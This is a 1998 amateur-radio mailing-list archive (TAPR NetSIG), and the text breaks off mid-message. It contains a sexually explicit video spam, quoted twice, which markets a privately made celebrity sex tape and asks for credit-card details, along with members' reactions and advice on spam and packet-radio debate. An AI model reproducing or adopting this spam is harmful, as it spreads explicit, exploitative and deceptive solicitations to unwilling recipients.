If you are under 21 years of age, or not interested in sexually explicit material...
please hit your keyboard delete button now
and please excuse the intrusion. To REMOVE your name from our
email list send us email with REMOVE in the subject line.
You need not read any further!

Available NOW for only $9.95! Next 10 Days Only!

WORLD RECORD SEX!

Be There! See It Now On Video! Unbelievable ...But True!

You Won't Believe Your Eyes!!! [As Seen on the Howard Stern Show]

"The World's Biggest Gang Bang"

See sexy Annabel Chong as she sets the world Gang Bang Record
in this fantastic video documentary that chronicles her 24 hour
sexathon with 251 men engaging in sexual intercourse and oral
sex with her! Don't worry, you won't have to stay up 24 hours
to watch it all. We've selected only the most exciting and red
hot scenes for you...all in breathtaking living color with plenty of
extreme close-ups! This video is guaranteed to knock your socks
off and leave you breathless! You've never seen anything like it!
Annabel takes on five men at a time! 90 minutes! Order Today!
Only $9.95 plus $3 shipping and handling [Total $12.95].

"GANG BANG II"

The Record Breaker!!! Starring Jasmin St. Claire!

See Beautiful and Voluptious Jasmin St. Claire shatter Annabel's
gang bang record by taking on 300 men in one 24 hour sex session!
You won't believe your eyes at all the hot firey action that you will
see as the new world record is established before your eyes as
Jasmin takes on five men at a time for sexual intercourse and
oral sex! Your friends will break down your door to see this video!
You'll be the most popular guy in town! The action is truly unreal
and you will see the best of it in living life-like color! Order Today
and see Jasmin break the record! 90 minutes. Only $9.95 plus
$3 shipping and handling [total $12.95].

Also Available...

The Uncensored Authentic Underground...
Pamela Anderson Lee & Tommy Lee
Sex Video Tape!

Everyone is talking about this exciting video! See Pam and
Tommy engaging in sexual intercourse and oral sex in the car,
on the boat and much, much more! A real collectors video! 30 minutes.
Only $9.95 plus $3 shipping and Handling [total $12.95]

"Tonya Harding Wedding Night Sex Video"
Now see the beautiful Ice Skating Shame of the Olympics
Tonya Harding engaging in sexual intercourse and oral
sex on her wedding night with husband Jeff Gillooly!
This "Bad Girl" is Hot! Don't miss this video! 30 minutes.
Only $9.95 plus $3 shipping and handling [total $12.95]

"Traci...I Love You" Starring Traci Lords
Now see the most beautiful and popular porn star in her last
adult video before she hit the big time! It's the blockbuster of
the year...sensual...fiery and exposive! Traci Lords in her most
erotic and controversial film ever! Don't Miss It! 90 minutes.
Only $9.95 plus $3 shipping and handling [total $12.95]

EMAIL SPECIAL!

ORDER ANY FOUR VIDEOS AND GET THE FIFTH ONE FREE!!!

Your order will be shipped via First Class Mail. All Shipments in plain unmarked wrapper.
For Priority Mail - Add $5
For Overnight Express - add $15

You can order by Phone, Fax, Mail or Email.

We accept all Major Credit Cards and checks by phone or fax.
Visa - MasterCard - American Express - Discover

10 Day Money Back Guarantee! We know that you will be pleased with these Videos!

To Email your order - DO NOT HIT REPLY ON YOUR KEYBOARD

Send email to our special email address below:

infoplus467@juno.com

[Note: If you order by email and do not receive an email acknowledgement within 24 hours, please phone
our office at
718-287-3800]

Phone our office 9am to 10 pm [eastern time]

[718] 287-3800 to Order By Phone for FASTEST SERVICE!

 We can accept your credit card or check by phone

Fax Your Order 24 hours per day to [718] 462-5920
You can fax your credit card information or your check

Order by mail by sending $12.95 per video, cash, check, money order or major credit card [Visa,
MasterCard, American Express or Discover] to

TCPS, INC.
4718 18th Ave. Suite 135
Brooklyn, NY 11204

Make Checks & Money Orders Payable to TCPS, Inc.
New York State Residents Please Add 85 cents for Sales Tax per Video!

You must be over 21 years of age to order and give us your date of birth with your order!

The Following Order Form is for Your Convenience!

.....

Please ship me the following video tape[s]!

Qty_____Annabel Chong "World's Biggest Gang Bang"

Qty_____"Gang Bang II" Jasmin St. Claire

Qty_____"Pamela & Tommy Lee Sex Video Tape"

Qty_____ "Tonya Harding Wedding Night Sex Video Tape"

Qty_____"Traci I Love You" Traci Lords

at $9.95 each plus $3.00 for shipping and handling per tape
[$12.95 per video or "SPECIAL $51.80 for ALL FIVE"!

Credit Card #_____Exp Date___

I hereby represent that I am over 21 years of age.
My date of birth is_____

Signature_____

Ship to: Name_____

Address_____

City_____State_____Zip_____

Area Code and Home Phone [   ]_____

Fax # [   ]_____

Email Address_____

To remove your name from our mailing list, send us an email with
remove in the subject line. This is a one time offer and you should not hear from us again!

FOREIGN ORDERS -Add $15us if you desire Air Parcel Post Shipment. We ship all over the world.

By deleting your unwanted E-Mail you waste one keystroke, yet
by throwing away paper mail you waste our planet! SAVE THE
TREES and support internet E-Mail instead of paper mail!

[C] Copyright TCPS 1998

3. Re: [NETSIG:3595] View Amazing World Record Sex!!!

From: kb7qlh@juno.com (Richard L Homer)
Date: Tue, 11 Aug 1998 09:32:56 EDT
To: netsig@tapr.org
Cc: netsig@tapr.org
Message-ID: <19980811.061556.4391.2.kb7qlh@juno.com>
Rendered body type: text/plain

REMOVE

Richard L. Homer RR 140   52H   KB7QLH
1576 North Orante Road
Tombstone, Az 85638-6120
kb7qlh@juno.com (H) rhomer@tombstonepl.lib.az.us (W)

On Mon, 10 Aug 1998 20:58:33 -0500 (CDT) knowit98@hotmail.com writes:
>Attention!
>Warning! Adults Only!   Warning! Adults
>   Only!
>
>If you are under 21 years of age, or not interested in sexually

>explicit material...
>please hit your keyboard delete button now
>and please excuse the intrusion. To REMOVE your name from our
>email list send us email with REMOVE in the subject line.
>You need not read any further!
>
>
>Available NOW for only $9.95! Next 10 Days Only!
>
>WORLD RECORD SEX!
>
>Be There! See It Now On Video! Unbelievable ...But True!
>
>You Won't Believe Your Eyes!!! [As Seen on the Howard Stern Show]
>
>"The World's Biggest Gang Bang"
>
>See sexy Annabel Chong as she sets the world Gang Bang Record
>in this fantastic video documentary that chronicles her 24 hour
>sexathon with 251 men engaging in sexual intercourse and oral
>sex with her! Don't worry, you won't have to stay up 24 hours
>to watch it all. We've selected only the most exciting and red
>hot scenes for you...all in breathtaking living color with plenty of
>extreme close-ups! This video is guaranteed to knock your socks
>off and leave you breathless! You've never seen anything like it!
>Annabel takes on five men at a time! 90 minutes! Order Today!
>Only $9.95 plus $3 shipping and handling [Total $12.95].
>
>
>"GANG BANG II"
>The Record Breaker!!! Starring Jasmin St. Claire!
>
>See Beautiful and Voluptious Jasmin St. Claire shatter Annabel's
>gang bang record by taking on 300 men in one 24 hour sex session!
>You won't believe your eyes at all the hot firey action that you will
>see as the new world record is established before your eyes as
>Jasmin takes on five men at a time for sexual intercourse and
>oral sex! Your friends will break down your door to see this video!
>You'll be the most popular guy in town! The action is truly unreal
>and you will see the best of it in living life-like color! Order
>Today
>and see Jasmin break the record! 90 minutes. Only $9.95 plus
>$3 shipping and handling [total $12.95].
>
>Also Available...
>
>The Uncensored Authentic Underground...
>Pamela Anderson Lee & Tommy Lee
>Sex Video Tape!
>
>Everyone is talking about this exciting video! See Pam and
>Tommy engaging in sexual intercourse and oral sex in the car,
>on the boat and much, much more! A real collectors video! 30
>minutes.
>Only $9.95 plus $3 shipping and Handling [total $12.95]
>
>"Tonya Harding Wedding Night Sex Video"
>Now see the beautiful Ice Skating Shame of the Olympics
>Tonya Harding engaging in sexual intercourse and oral
>sex on her wedding night with husband Jeff Gillooly!
>This "Bad Girl" is Hot! Don't miss this video! 30 minutes.
>Only $9.95 plus $3 shipping and handling [total $12.95]
>
>"Traci...I Love You" Starring Traci Lords
>Now see the most beautiful and popular porn star in her last
>adult video before she hit the big time! It's the blockbuster of
>the year...sensual...fiery and exposive! Traci Lords in her most
>erotic and controversial film ever! Don't Miss It! 90 minutes.
>Only $9.95 plus $3 shipping and handling [total $12.95]
>
>EMAIL SPECIAL!
>
>ORDER ANY FOUR VIDEOS AND GET THE FIFTH ONE FREE!!!
>
>Your order will be shipped via First Class Mail. All Shipments in
>plain unmarked wrapper.
>For Priority Mail - Add $5
>For Overnight Express - add $15
>

>You can order by Phone, Fax, Mail or Email.
>
>We accept all Major Credit Cards and checks by phone or fax.
>Visa - MasterCard - American Express - Discover
>
>10 Day Money Back Guarantee! We know that you will be pleased with
>these Videos!
>
>To Email your order - DO NOT HIT REPLY ON YOUR KEYBOARD
>
>Send email to our special email address below:
>
>infoplus467@juno.com
>
>[Note: If you order by email and do not receive an email
>acknowledgement within 24 hours, please phone our office at
>718-287-3800]
>
>Phone our office 9am to 10 pm [eastern time]
>
>[718] 287-3800 to Order By Phone for FASTEST SERVICE!
>
> We can accept your credit card or check by phone
>
>Fax Your Order 24 hours per day to [718] 462-5920
>You can fax your credit card information or your check
>
>Order by mail by sending $12.95 per video, cash, check, money order
>or major credit card [Visa, MasterCard, American Express or Discover]
>to
>
>TCPS, INC.
>4718 18th Ave. Suite 135
>Brooklyn, NY 11204
>
>Make Checks & Money Orders Payable to TCPS, Inc.
>New York State Residents Please Add 85 cents for Sales Tax per Video!
>
>You must be over 21 years of age to order and give us your date of
>birth with your order!
>
>The Following Order Form is for Your Convenience!
>
>.....
.....
>
>
>
>
>Please ship me the following video tape[s]!
>
>Qty_____Annabel Chong "World's Biggest Gang Bang"
>
>Qty_____"Gang Bang II" Jasmin St. Claire
>
>Qty_____"Pamela & Tommy Lee Sex Video Tape"
>
>Qty_____   "Tonya Harding Wedding Night Sex Video Tape"
>
>Qty_____"Traci I Love You" Traci Lords
>
>at $9.95 each plus $3.00 for shipping and handling per tape
>[$12.95 per video or "SPECIAL $51.80 for ALL FIVE"!
>
>Credit Card #_____Exp Date___
>
>I hereby represent that I am over 21 years of age.
>My date of birth is_____
>
>Signature_____
>
>Ship to: Name_____
>
>Address_____
>
>City_____State_____Zip_____
>
>Area Code and Home Phone [   ]_____
>

```
>Fax # [     ]______________________________________________
>
>Email Address___________________________________________
>
>To remove your name from our mailing list, send us an email with
>remove in the subject line.  This is a one time offer and you should
>not hear from us again!
>
>FOREIGN ORDERS -Add $15us if you desire Air Parcel Post Shipment.  We
>ship all over the world.
>
>By deleting your unwanted E-Mail you waste one keystroke, yet
>by throwing away paper mail you waste our planet!  SAVE THE
>TREES and support internet E-Mail instead of paper mail!
>
>[C] Copyright TCPS 1998
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
```

>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>
>

_____
You don't need to buy Internet access to use free Internet e-mail.
Get completely free e-mail from Juno at http://www.juno.com
Or call Juno at (800) 654-JUNO [654-5866]

4. Remove me from the list!!!

From: "harens" <harens@netcom.ca>
Date: Wed, 12 Aug 1998 01:00:55 -0400
To: <netsig@tapr.org>
Message-ID: <001b01bdc5ae30908180eeb9fea9@home>
Rendered body type: text/plain

[Empty message body]

5. Some info about Spam

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Wed, 12 Aug 1998 07:33:38 -0700
To: TAPR Networking SIG <netsig@tapr.org>
Message-ID: <4.0.1.19980812070233.04c2c310@mail.simplenet.com>
Rendered body type: text/plain

A few points about the recent Spamming of NetSIG (and other TAPR mailing lists).

1. We're sorry that it happens, but it's tough to prevent absolutely due to the nature of TAPR's lists, and the state of the mailing list software that TAPR currently uses.

1A. TAPR's lists are, by design, open. Anyone can join, and the moderator isn't required to approve each join request. Spammers are getting more sophisticated, and joining lists from accounts that sound legitimate. TAPR advertises its lists to the public- they're not just a members-only service.

1B. Sophisticated mailing list software that does a decent job of filtering Spam, and verifying that those requesting to join the list are legitimate e-mail addresses is expensive.

1C. The most effective way to prevent Spam on a mailing list is to have the moderator screen each posting for "appropriateness". NetSIG has been moderated in the past, and the prevailing feeling was that open postings were preferred to moderation. The downside is that the list then has a single point of failure- if the moderator is out of town, the postings are held until he returns, etc.

1D. If you feel that better mailing list software should be a priority for TAPR, make your feelings on this known to the TAPR Board of Directors- they're the only ones that can make it happen. Their e-mail addresses are listed at http://www.tapr.org/tapr/html/info.html. Note that if you want your comments to be given some weight by the BoD, it helps greatly to actually be a member of TAPR. Although TAPR provides services to the public such as the lists, the BoD is primarily responsible to the members of TAPR.

2. If you want to take the Spammer up on their offer to be removed from their mailing, please do so per the instructions in the Spam. The mailing

list software is set up to encourage conversation, so hitting Reply sends
your reply to the list, NOT the originator of the message. You'll HAVE to
enter the Spammer's address manually, not just hit Reply.

2A. Remember that the Spam was sent to the mailing list (netsig@tapr.org),
NOT you individually.

2B. The Spammer likely doesn't know your address. Sending the "remove"
request lets them know that your address IS currently active, so then MORE
Spam will likely be sent to you individually. From what I've read, the
remove offers are not legitimate.

3. Most e-mail software has at least some rudimentary filter capability.
Set up a filter to examine each message for offending words and route them
into a folder. The downside is that the filter is mindless- if it finds
the offending word(s) in a message, even from a close friend or relative,
it's filtered out just like Spam is. If your software doesn't support
filtering, well... you might want to consider actually coughing up a few
bucks for Eudora or other e-mail software that does have filtering.

4. If you've had it with such things and no longer wish to subscribe to
NetSIG, either send e-mail to listproc@tapr.org and in the body of the
message, put: unsubscribe netsig
or browse http://www.tapr.org/tapr/html/sigs.html, and fill out the form at
the bottom of the page.

Steve Stroh N8GNJ
NetSIG Moderator/Coordinator
n8gnj@tapr.org

6. Re: [NETSIG:3598] Some info about Spam

From: kb7qlh@juno.com (Richard L Homer)
Date: Thu, 13 Aug 1998 15:33:47 EDT
To: netsig@tapr.org
Message-ID: <19980813.121637.4383.0.kb7qlh@juno.com>
Rendered body type: text/plain

With that thought in mind, please unsubscribe me from all tapr lists.
There has to be some control. Even if it is deleting me from all lists.
This may be like hiddinf your head in the sand. But I don't want to
receive this type of e-mail. And I may be the only one. So i'll do it
this way.

Please unsubscribe me from all tapr lists.

Thank you.

Richard L. Homer RR 140   52H   KB7QLH
1576 North Orante Road
Tombstone, Az 85638-6120
kb7qlh@juno.com (H) rhomer@tombstonepl.lib.az.us (W)

_____
You don't need to buy Internet access to use free Internet e-mail.
Get completely free e-mail from Juno at http://www.juno.com
Or call Juno at (800) 654-JUNO [654-5866]

7. Re: [NETSIG:3599] Re: Some info about Spam

From: Sid Ashen-Brenner <sashen@midusa.net>
Date: Thu, 13 Aug 1998 17:12:53 -0500
To: netsig@tapr.org
Message-ID: <3.0.32.19980813170248.00701ad4@mail.midusa.net>
Rendered body type: text/plain

Richard (and others that plead to be unsubscribed),

        Why not take the bull by the horns, log into http://www.tapr.org and
unsubscribe yourself? After all, Listserver is only a piece of software,
and can't even read.

At 02:38 PM 08/13/1998 -0500, KB7QLH wrote:
>With that thought in mind, please unsubscribe me from all tapr lists.
>There has to be some control. Even if it is deleting me from all lists.
>This may be like hiddinf your head in the sand. But I don't want to
>receive this type of e-mail. And I may be the only one. So i'll do it
>this way.
>
>Please unsubscribe me from all tapr lists.
>

>Thank you.
>
>Richard L. Homer RR 140   52H   KB7QLH
>1576 North Orante Road
>Tombstone, Az 85638-6120
>kb7qlh@juno.com (H) rhomer@tombstonepl.lib.az.us (W)
>
>_____
>You don't need to buy Internet access to use free Internet e-mail.
>Get completely free e-mail from Juno at http://www.juno.com
>Or call Juno at (800) 654-JUNO [654-5866]
>
>
Sid Ashen-Brenner   Salina, Ks.   Monitor Service Co.
Internet : sashen@midusa.net
AX-25 : n0obm @ n0obm.#ncks.ks.usa.noam

8. Re: Some info about Spam

From: kb7qlh@juno.com (Richard L Homer)
Date: Fri, 14 Aug 1998 08:41:47 EDT
To: netsig@tapr.org
Message-ID: <19980814.052423.4391.0.kb7qlh@juno.com>
Rendered body type: text/plain

You may have a good idea, but I only access Juno.com and If I can't do it
with Juno.com I guess I can't do it.

Richard L. Homer RR 140   52H   KB7QLH
1576 North Orante Road
Tombstone, Az 85638-6120
kb7qlh@juno.com (H) rhomer@tombstonepl.lib.az.us (W)

On Thu, 13 Aug 1998 17:20:14 -0500 (CDT) Sid Ashen-Brenner
<sashen@midusa.net> writes:
>Richard (and others that plead to be unsubscribed),
>
>   Why not take the bull by the horns, log into
>http://www.tapr.org and
>unsubscribe yourself? After all, Listserver is only a piece of
>software,
>and can't even read.
>
>At 02:38 PM 08/13/1998 -0500, KB7QLH wrote:
>>With that thought in mind, please unsubscribe me from all tapr lists.
>
>>There has to be some control. Even if it is deleting me from all
>lists.
>>This may be like hiddinf your head in the sand. But I don't want to
>>receive this type of e-mail. And I may be the only one. So i'll do
>it
>>this way.
>>
>>Please unsubscribe me from all tapr lists.
>>
>>Thank you.
>>
>>Richard L. Homer RR 140   52H   KB7QLH
>>1576 North Orante Road
>>Tombstone, Az 85638-6120
>>kb7qlh@juno.com (H) rhomer@tombstonepl.lib.az.us (W)
>>
>>_____
>>You don't need to buy Internet access to use free Internet e-mail.
>>Get completely free e-mail from Juno at http://www.juno.com
>>Or call Juno at (800) 654-JUNO [654-5866]
>>
>>
>Sid Ashen-Brenner   Salina, Ks.   Monitor Service Co.
>Internet : sashen@midusa.net
>AX-25 : n0obm @ n0obm.#ncks.ks.usa.noam
>
>

_____
You don't need to buy Internet access to use free Internet e-mail.
Get completely free e-mail from Juno at http://www.juno.com
Or call Juno at (800) 654-JUNO [654-5866]

9. REMOVE

From: "harens" <harens@netcom.ca>
Date: Mon, 17 Aug 1998 21:01:56 -0400
To: <netsig@tapr.org>
Message-ID: <004701bdca43$cc6c2160$64aefea9@home>
Rendered body type: text/plain

[Empty message body]

10. MFJ-1270C and TAPR 9600 Modem

From: James Jefferson <jjeffers@deskmedia.com>
Date: Wed, 26 Aug 1998 16:32:56 -0500
To: netsig@tapr.org
Message-ID: <3.0.5.32.19980826163256.008efda0@deskmedia.com>
Rendered body type: text/plain

Could someone be as kind to explain to me how to get these two to work
together? If I just put the 9600 modem on the modem disconnect header of
the TNC it doesn't work.... I called MFJ and they don't have a clue in the
world (but they were relativly pleasant...)

If the 9600 modem and the MFJ won't work together then could you please
advise me of an TNC that will? It is critical to use the TAPR modem, as it
is for my bit-regenerating repeater.

Thanks and 73's

-James Jefferson KB0THN
jjeffers@deskmedia.com
http://www.deskmedia.com/~jjeffers/

11. Re: [NETSIG:3603] MFJ-1270C and TAPR 9600 Modem

From: Roy Welch <rdwelch@swbell.net>
Date: Wed, 26 Aug 1998 22:27:21 +0000
To: netsig@tapr.org
Message-ID: <35E48BC9.36EACC04@swbell.net>
Rendered body type: text/plain

Did the instructions advise you of any foil traces to cut between the TNC
modem disconnect header pins? If your TNC worked properly at 1200bps
without any shorting plugs on the disconnect header pins, the chances are
you will need to cut 3 or four short traces connecting opposite pins on the
TNC. If your MFJ is a TNC-2 clone where the disconnect header pins are
concerned, the 9600 modem should work fine. I am using one plugged
directly onto the header in my PacComm TNC-200, a TNC-2 clone and it has
worked fine for 3-4 years.

James Jefferson wrote:
>
> Could someone be as kind to explain to me how to get these two to work
> together? If I just put the 9600 modem on the modem disconnect header of
> the TNC it doesn't work.... I called MFJ and they don't have a clue in the
> world (but they were relativly pleasant...)
>
> If the 9600 modem and the MFJ won't work together then could you please
> advise me of an TNC that will? It is critical to use the TAPR modem, as it
> is for my bit-regenerating repeater.
>
> Thanks and 73's
>
> -James Jefferson KB0THN
> jjeffers@deskmedia.com
> http://www.deskmedia.com/~jjeffers/

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

September 1998

Original source file: netsig.9809
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9809

1. Features and Fun NOT Faster!

```
From: "Tim Mitchell" <ka5ryf@mail.swbell.net>
Date: Wed, 9 Sep 1998 23:02:35 -0500
To: <netsig@tapr.org>
Cc: <wd5ivd@tapr.org>
Message-ID: <003701bddc6f$f98ba100$0304c1cf@mycomputer>
Rendered body type: text/plain
```

I have not seen much traffic on the NETSIG lately however I hope this may spark some interest...

>From what I am seeing in Kansas City the interest level of Packet Radio is dropping off drastically! The number of BBS's are dying, and the DX Clusters are also loosing participants, and powering down. Even the hard core TCP/IPers and the nodes ops are not motivated and going away.

Why is this happening? I think it is straight forward and simple, it is not slow data speeds, but a lack of useful and fun programs to run on packet!

Nobody wants to waste time using a dumb terminal to check slow packet based Email. However, I am sure folks would have a blast running an interactive game over packet. How about something as simple as chess, or as crazy as Doom? What about having a way to send Power Point slides or a similar programs to exchange information? How about a way that the Red Cross or Salvation Army can have a database server on packet, and then share its data among all the relief shelters in a given area. How about a simple home page on packet?

I think TAPR is running in the wrong direction. I agree we need faster speeds, but who cares if there are no users! This is the classic situation of build it and they will NOT come. Nobody cares we can type faster on packet! Instead they are spending their time crusing the web, checking Internet emails, or just watching TV.

We need to compete, or at least provide similar features via packet that is found on the Web or a wired LAN. We need simple "Plug and Play" programs and applications that automatically setup the software and use packet radio. This way anyone can enjoy packet. We need to have whistles and bells that spark interest in packet radio. Get rid of the dumb terminal concept, and go with an application that is fun, and has a real purpose. Do not forget graphics and sound! .

I realize with TCP/IP we have the universal application. However we need folks to develop/modify programs to share with those who do not have the needed talents. Maybe a simple script that causes the modem traffic to use the packet link. Make it plug and play so the frustration of setting up a system is a non issue.

TAPR needs to pull its resources and organize the software gurus to design or modify existing programs to operate on packet. Make it easy/simple and available so all hams have access! Cater to those who do not know about packet radio, and they will be interested. Lets quit making everyone remember their IP address just to check for Email, and have a purpose for packet radio!

APRS is a perfect example of what happens when a COOL application is married with packet. Even the DX Clusters, and BBS did wonders to increase packet activity.

Now I challenge TAPR and the ham community to get the application/program side of the house in gear, and stop trying to develop faster modems. Focus on the applications and the need for speed will occur.

Right now we need features and fun, not faster!

Just my opinion,

Tim KA5RYF
a TAPR member

2. Re: [NETSIG:3605] Features and Fun NOT Faster!

From: Chris Sussmann <sussmann@enid.com>
Date: Thu, 10 Sep 1998 00:39:06 -0500
To: netsig@tapr.org
Message-ID: <35F765FA.41C9964C@enid.com>
Rendered body type: text/plain

Tim Mitchell wrote:

>
> Now I challenge TAPR and the ham community to get the application/program
> side of the house in gear, and stop trying to develop faster modems. Focus
> on the applications and the need for speed will occur.
>
> Right now we need features and fun, not faster!
>
> Just my opinion,
>
> Tim KA5RYF
> a TAPR member
Tim,
You are so right. Folks are not attracted to packet radio because it
has lost it pizzazz. To get your ideas of games and other server type
programs running over packet, you will need the speed that tapr is
working on. Web pages at 9.6k are dreadfully slow. Imagine a full
featured video game.

So I turn your suggestion back to you. You are bright..work on getting
the applications needed to get new and old users to digital/packet
radio. You are very aware of what is needed, so I challenge you, the
tapr member....work with your peers and get it done.

Please don't think this message is a flame, but listening to folks
complain and make suggestions about situations and then drop the ball on
others drives me bonkers.

Make it happen,
chris N1UOC

3. Re: [NETSIG:3606] Re: Features and Fun NOT Faster!

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Thu, 10 Sep 1998 06:55:34 -0700
To: netsig@tapr.org
Message-ID: <35F7DA56.5F1F@erinet.com>
Rendered body type: text/plain

Chris Sussmann wrote:
> <snip>
> working on. Web pages at 9.6k are dreadfully slow. Imagine a full
> featured video game.

 A full featured video game is what many 'web pages' are. I run a 9k6
telephone modem on this computer and leave 'automatically download graphics'
disabled. Sometimes I find web pages that have zero text, only graphics.
Sometimes I find web pages that have (so many|so large) animated graphics
that my 80486sx33 spends 100% of its time reading the cached images.

 I am not impressed with graphics, but a few are nice. Is there some
way to have a permanent cache of amateur radio related graphics? That
way we could have some fun home pages that could sent over the slower
packet speeds. How about getting bulletins (filtered?) and being able
to 'click' to read?

 ARESDATA.ZIP? Isn't there already a database program for emergency
shelter management?

Regards, Chuck

4. Re: [NETSIG:3605] Features and Fun NOT Faster!

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Thu, 10 Sep 1998 07:01:26 -0700
To: netsig@tapr.org
Message-ID: <199809101356.IAA00361@rgate.ricochet.net>
Rendered body type: text/plain

At 23:00 9/9/98 -0500, "Tim Mitchell" <ka5ryf@mail.swbell.net> wrote:

>Why is this happening? I think it is straight forward and simple, it is not
>slow data speeds, but a lack of useful and fun programs to run on packet!
>

>Nobody wants to waste time using a dumb terminal to check slow packet based
>Email. However, I am sure folks would have a blast running an interactive
>game over packet. How about something as simple as chess, or as crazy as
>Doom? What about having a way to send Power Point slides or a similar
>programs to exchange information? How about a way that the Red Cross or
>Salvation Army can have a database server on packet, and then share its data
>among all the relief shelters in a given area. How about a simple home page
>on packet?

I'll offer some personal opinions here also. These aren't official TAPR
comments, just me as an individual Amateur Radio Operator.

The best way for Amateur Radio to remain relevant is to adapt to the
well-proven, wildly successful model of the Internet and its underlaying
technologies.

Many will jump on that statement and begin flaming me after reading just
that far to tell me that Amateur Radio isn't the Internet, and shouldn't
be... yadda yadda yadda. But they'd be flaming me prematurely. What I'm
advocating is to take the best IDEAS of the Internet and adapt them to
Amateur Radio. When Amateur Radio began making use of surplus two way
radios in the 60's, Amateur Radio didn't begin turning into the two way
radio industry- they adapted the two way radio industry's technology to
Amateur Radio. Similarly, Amateur Radio can (but hasn't... yet, at least
not widely) adopt the Internet's technology to Amateur Radio.

x TCP/IP is now THE universal data networking protocol. There are many
others, both Amateur (AX.25, ROSE, TheNET/NetROM, FLEXnet, etc.) and
commercial (IPX, numerous others). TCP/IP has been implemented on more
computers than any other data networking protocol on the planet.
x Similarly, Windows 95 has become THE dominant computer operating system
on the planet (but not in sheer numbers- that belongs to the numerous
embedded computer OS'). Yes, there are numerous other OS's, most notably
Macintosh, Linux and other UNIX variants.
x The World Wide Web, and Web browsers such as Netscape Navigator and
Microsoft Internet Explorer have become the dominant way to display
information accessed from a publicly accessible computing host- Web server,
e-mail, FTP server, etc.
x To me, the most technically interesting interactive "content" in the
world is accessible on the Internet. I include narrowly-targeted e-mail
mailing lists, Web sites, newsgroups, and interactive chat systems such as
AOL Instant Messenger and ICU.

So what's all that got to do with Amateur Radio?

Amateur Radio has all the "tools" it needs to adapt to the situation I've
outlined above, but very, very few Amateur Radio Operators know HOW to do
it... or even that it's possible.

Many, many Amateur Radio operators have tried out the various Amateur Radio
TCP/IP packages- JNOS, TNOS, etc. and found them very hard to configure and
use. The mail readers available on "xNOS" are crude. There's no Web
browser built in, even for text only. So, they conclude that TCP/IP on
Amateur Radio doesn't work that well and go back to their big Pentium II PC
running Windows and connecting to the Internet via telephone modem. Once
connected to the Internet, they use a Web browser to catch up on their
favorite Web sites, read their e-mail, and maybe browse newsgroups.

One of the better kept secrets (it was never intentionally so) is that the
various Amateur Radio TCP/IP software packages WEREN'T meant to be used
interactively. They were INTENDED to be used as Amateur Radio TCP/IP to
"Host Computer of YOUR choice - Sun, Mac, W95PC, Amiga" ROUTER!

The INTENDED USE of NET and later NOS, as stated by its creator, Phil Karn
KA9Q, was to be used as a ROUTER. How? Simple. Attach the TNC's, etc. to
the xNOS box. Run a serial line from the xNOS box to your "big" computer.
Configure that PC to PC serial line as a Serial Line Internet Protocol
(SLIP) on the xNOS router, and then do the same on the PC.

Now you have a Web browser front end to Amateur Radio systems. You can use
Navigator or IE to browse another Amateur's system over the air- transfer
files, send e-mail, perhaps even play games if Java applets are used. No
question that there are still numerous obstacles to overcome- 1200 baud is
too slow (hint- build a 9600 baud repeater- it IS doable by "mere
mortals"). How do you set up an Amateur Radio web server? How do you
configure e-mail servers? How do you set up TCP/IP routing? How do you
interface your local Amateur Radio "Intranet" to THE Internet- safely,
efficiently, etc.?

Those are the BEST kinds of problems- they're "learning exercises" for groups of Amateur Radio Operators. Once you tackle those questions and learn, and most importantly IMPLEMENT the answers, you'll have completed the equivalent of an electronics trade school data communications curriculum. And you will have had FUN learning an obscure technology that is 100% applicable to the real world.

I've JUST scratched the surface of these major points, and didn't even reply to the rest of Tim's questions and comments. If you'd like to continue this discussion, please do so in NetSIG instead of private e-mail to me- that way everyone learns.

Lest you think I'm some ultimate Packet Radio guru talking from on high... I'm anything BUT that (ask my Amateur buddies in the Seattle area who deliver reality checks to me on a regular basis). The information about everything I've discussed is available with a bit of digging. I know- some of it I've put there. Start by browsing the TAPR web site at http://www.tapr.org.

Steve N8GNJ

5. Re: [NETSIG:3605] Features and Fun NOT Faster!

From: Steve Dimse K4HG <k4hg@tapr.org>
Date: Thu, 10 Sep 1998 10:29:54 -0400
To: <netsig@tapr.org>
Message-ID: <199809101431.JAA20515@tapr.org>
Rendered body type: text/plain

On 9/10/98 12:00 AM Tim Mitchell (ka5ryf@mail.swbell.net) wrote:

>TAPR needs to pull its resources and organize the software gurus to design
>or modify existing programs to operate on packet. Make it easy/simple and
>available so all hams have access! Cater to those who do not know about
>packet radio, and they will be interested. Lets quit making everyone
>remember their IP address just to check for Email, and have a purpose for
>packet radio!
>

Perhaps you don't understand how TAPR works. TAPR is a support organization. People come to it with suggestions for projects, and TAPR gives them the guidance and support they need to accomplish it. TAPR doesn't go out and tell programmers and hardware designers what to do, there is no staff of programmers that can be tasked to another project. Projects for TAPR need to be acts of love, there is not enough money in it to justify the amount of time we spend on them.

So, if you want this, then YOU need to do. Put together a plan for how to accomplish what you want, and present it to Greg Jones. He is incredibly helpful and generous, and he can guide through the process. Otherwise, this is simply another good idea that will go nowhere because of a lack of manpower...

>Tim KA5RYF
>a TAPR member
>

I challenge you to be MORE than a member...

Steve K4HG

```
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=- Steve Dimse           Amateur Radio Station K4HG =-
-= k4hg@tapr.org     http://www.aprs.net/steve.html -=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
-=    See tracking and weather data in real time!   -=
=-        Automatic Position Reporting System       =-
-=                                                  -=
=-                http://www.aprs.net/              =-
-=       Where am I?  http://map.aprs.net/steve     -=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
```

6. Re: [NETSIG:3608] Re: Features and Fun NOT Faster!

From: Roy Welch <rdwelch@swbell.net>
Date: Thu, 10 Sep 1998 16:09:17 +0000
To: netsig@tapr.org
Message-ID: <35F7F9AD.B1A5D0F1@swbell.net>
Rendered body type: text/plain

Hi Guys,

With the desire for fun comes the need for speed. Two of the latest
